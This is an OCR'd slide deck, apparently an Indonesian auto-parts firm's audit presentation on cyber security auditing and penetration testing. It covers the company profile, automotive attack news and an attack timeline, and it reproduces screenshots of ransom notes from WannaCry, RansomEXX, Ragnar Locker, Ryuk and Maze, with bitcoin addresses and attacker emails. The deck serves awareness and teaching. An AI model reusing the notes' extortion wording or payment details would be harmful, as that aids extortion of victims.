
Cyber Security Auditing

IT Penetration Testing

PRESENTED BY:

Herindra Veriawan

Company profile



ASTRA Otoparts

Bisnis Manufaktur

Bisnis Perdagangan

24
Kantor penjualan/Sales offices

Super Shop&Drive
10
gerai/outlets

Shop&Drive
364
gerai/outlets

Shop&Bike
9
gerai/outlets

Motoquick
129
gerai/outlets

BoD, BoC & Audit Comm

Manajemen

Audit Internal

Operation Controller

Finance

Legal, EHS, dll

Risk Management Advisory

Control Assurance

Continuous Auditing & Monitoring

Business & Control Improvement Advisory

Organization Structure

- Corporate & Trading
- Affco Audit 1
- Affco Audit 2
- IT Audit

Total Auditor: 15

Peran Lini Pertama
Penyediaan produk/jasa ke Customer

Peran Lini Kedua
Ekspertis, bantuan & pemantauan

Peran Lini Ketiga
Independen dan obyektif asurans, & advisory


Penjelasan arah panah pada Three Lines Model:

↓ Akuntabilitas dan Pelaporan

↑ Delegasi, mengarahkan, menyediakan sumber daya, dan pengawasan

↔ Keselarasan, Komunikasi, koordinasi dan kolaborasi

Digital transformatio automotive manufacturing



The Essential Eight technologies

Automation will improve our productivity. We will be able to produce higher volumes and bring down the price. This is going to make us competitive in the market.

Additive Manufacturing

- Rapid prototyping in the pre-manufacturing stage.
- Design molds and thermoforming tools, rapid manufacturing of grips, jigs, and fixtures for low cost tooling in the pre- production modelling.

Collaborative Robots

- Utilization of robots in material handling, machine tending and transporting materials thereby improving accuracy and reducing time & cost.
- Utilized for gluing, sealing, painting, and other dispensing tasks to reduce waste and increase accuracy.

Artificial Intelligence


- Utilized sensor data to improve system performance, optimize maintenance planning, and extend asset life cycles.
- Predict the machine breakdown via through analysis of vibration sensors and other sources, detect divergences and separate errors from noise.

Machine Vision

- Perform inspections including surface inspection for cosmetic flaws (dents) or detection of functional flaws (spacing or size issues).
- Utilized in critical jobs such as auto racking (picking parts out of racks), bin picking and the positioning of parts (such as doors and panels) for assembly.

Three Pillar of Cyber Security

TESLA



yahoo!finance Search for news, symbols or companies herindra Mail

Finance Watchlists My Portfolio Screeners Yahoo Finance Plus Markets News Personal Finance Cryptocurrencies Videos More


BENZINGA

Russian Hacker Pleads Guilty To Offering $1M Bitcoin Bribe To Tesla Employee

Madhukumar Warrier
March 22, 2021 · 2 min read

A federal lawsuit was filed against Kriuchkov in Nevada last August. The Russian national was accused of offering a $1 million bribe in Bitcoin to an employee at a company in Nevada - identified then only as Company A - to surreptitiously insert malware into the company's systems.

TOYOTA




CYBER SECURITY NEWS · 5 MIN READ

Toyota Subsidiary Loses $37 Million Due to BEC Scam

NICOLE LINDSEY · SEPTEMBER 20, 2019

A European subsidiary of the company, Toyota Boshoku Corporation, was targeted by hackers as part of a business email compromise (BEC) scam. Total financial losses from the BEC scam are reportedly close to $37 million (¥4 billion).

HONDA




Honda's global operations hit by cyber-attack

By Joe Tidy
Cyber-security reporter

9 June 2020

Honda has said it is dealing with a cyber-attack that is impacting its operations around the world.
"Honda can confirm that a cyber-attack has taken place on the Honda network," the Japanese car-maker said in a statement.



TREND OF AUTOMOTIVE CYBER ATTACK?

It seems like the auto industry is in the focus of cyber attackers. Indeed, the list of automakers who suffered major disruptions to cyberattacks is alarming. But it's just the tip of the iceberg.

2017
Renault-Nissan experienced production disruptions caused by WannCry

2019
BMW and Hyundai networks were compromised by APT32, also known as "Ocean Lotus"

2019
Toyota confirmed it has been the victim of an attempted cyber-attack


June 2020
Honda was hit by the snake ransomware

April 2020
Researchers discovered serious security issues in Ford and Volkswagen cars

August 2020
A Russian threat actor tried to attack Tesla's network, Only a couple of months later, researchers found several vulnerabilities in Tesla's cars.

August 2020
Both the Volkswagen Group and Peugeot were hit by the Ryuk Ransomware

February 2021
Kia suffered a ransomware attack by the DoppelPaymer gang



Ooops, your files have been encrypted!

What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.


How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37

Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37

Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Wannacry




* !!KONICA_MINOLTA_README!!.txt - Notepad2
File Edit View Settings ?

```
Good Morning KONICA MINOLTA

Study it CLOSELY and contact someone from IT desk.
Yours data is fully ENCODED.
CORRECTION content or names of affected items (*.K0N1M1N0) may cause recovering error.

You can send us one affected file (not larger than 800KB) and we will recover it.
Encrypted file MUST NOT contain useful info.
The rest of data will be available by PAYING.

We ask you not to contact police for they could BLOCK your funds for inhibit payment.
Reach us BUT if you perform all affected network.

[redacted]
```

Ln 14 : 14   Col 27   Sel 0   547 bytes   Unicode BOM   CR+LF   INS   Default Text


Ransomexx



```
                         Hello * !

***************************************************************************

 If you reading this message, then your network was PENETRATED and all of your files and data has been ENCRYPTED

                         by RAGNAR_LOCKER !

***************************************************************************

*********What happens with your system ?************

Your network was penetrated, all your files and backups was locked! So from now there is NO ONE CAN HELP YOU to get your
files back, EXCEPT US.
You can google it, there is no CHANCES to decrypt data without our SECRET KEY.

But don't worry ! Your files are NOT DAMAGED or LOST, they are just MODIFIED. You can get it BACK as soon as you PAY.
We are looking only for MONEY, so there is no interest for us to steel or delete your information, it's just a BUSINESS $-)

HOWEVER you can damage your DATA by yourself if you try to DECRYPT by any other software, without OUR SPECIFIC ENCRYPTION
KEY !!!

Also, all of your sensitive and private information were gathered and if you decide NOT to pay,
we will upload it for public view !

****

***********How to get back your files ?******

To decrypt all your files and data you have to pay for the encryption KEY :

BTC wallet for payment: *
Amount to pay (in Bitcoin): 25
```

Windows (CRLF)   Ln 76, Col 1   100%


Ragnar Locker



```
Your network has been penetrated.

All files on each host in the network have been encrypted with a strong algorithm.

Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.

We exclusively have decryption software for your situation
No decryption software is available in the public.

DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME OR MOVE the encrypted and readme files.
DO NOT DELETE readme files.
This may lead to the impossibility of recovery of the certain files.

To get info (decrypt your files) contact us at
AndyMitton@protonmail.com
or
AndyMitton@tutanota.com

BTC wallet:
1LKULheYnNtJXgQNWMo24MeLrBBCouECH7

Ryuk
No system is safe
```

Ln 25, Col 18

Ryuk




```
                    ~~0010 SYSTEM FAILURE 0010~~

     ***********************************************************************

     Attention! Your documents, photos, databases, and other important files have been encrypted!

     ***********************************************************************

           The only way to decrypt your files, is to buy the private key from us.

     You can decrypt one of your files for free, as a proof that we have the method to decrypt the rest of your data.

                In order to receive the private key contact us via email:
CODE:                        getmyfilesback@airmail.cc
------
00000 00000       Remember to hurry up, as your email address may not be avaliable for very long.          00000
00000 00000      Buying the key immediatly will guarantee that 100% of your files will be restored.        00000
00000 00000                                                                                                00000
00000 00000       Below you will see a big base64 blob, you will need to email us and copy this blob to us.  00000
00000 00000              you can click on it, and it will be copied into the clipboard.                    00000
00000 00000                                                                                                00000
00000 00000    If you have troubles copying it, just send us the file you are currently reading, as an attachment.  00000
00000 00000                                                                                                00000

                                   Base64:
```

uALejkvaX3X1Ywp+Humm7Kz8PyOAgQCFphYLHRMybD60e8Hhn2PZwK2lgAh38jp2PQ/dJFPN6IyDefNk6MTTUZxqWekru0YYSCELyn18FlKrJYt3y0NdkFt57qIlUaI0AQ33EuQAEDfQMBadxRwE1rYNrmM2e/WfaP3NiT31IKeVPe7KZcwA2JqkhYQV7J

Maze

CYBER THREAT ON NUMBERS in INDONESIA



Check Point SOFTWARE TECHNOLOGIES LTD.
THREATCLOUD

LIVE CYBER THREAT MAP

72,663,145 ATTACKS ON THIS DAY

DON'T WAIT TO BE ATTACKED PREVENTION STARTS NOW >

RECENT DAILY ATTACKS

ATTACKS Current rate — 4 +

- Trojan.WIN32.XMRig.A 09:27:36 Taiwan → Japan
- Trojan.WIN32.XMRig.A 09:27:36 Taiwan → Japan
- Trojan.WIN32.XMRig.A 09:27:36 Taiwan → Japan
- Content Protection Violation 09:27:35 Israel → Israel
- Trojan.WIN32.XMRig.A 09:27:35 Taiwan → Japan
- Trojan.WIN32.XMRig.A 09:27:35 Taiwan → Japan
- Trojan.WIN32.XMRig.A 09:27:35 Taiwan → Japan

● Malware ● Phishing ● Exploit

TOP TARGETED COUNTRIES
Highest rate of attacks per organization in the last day.

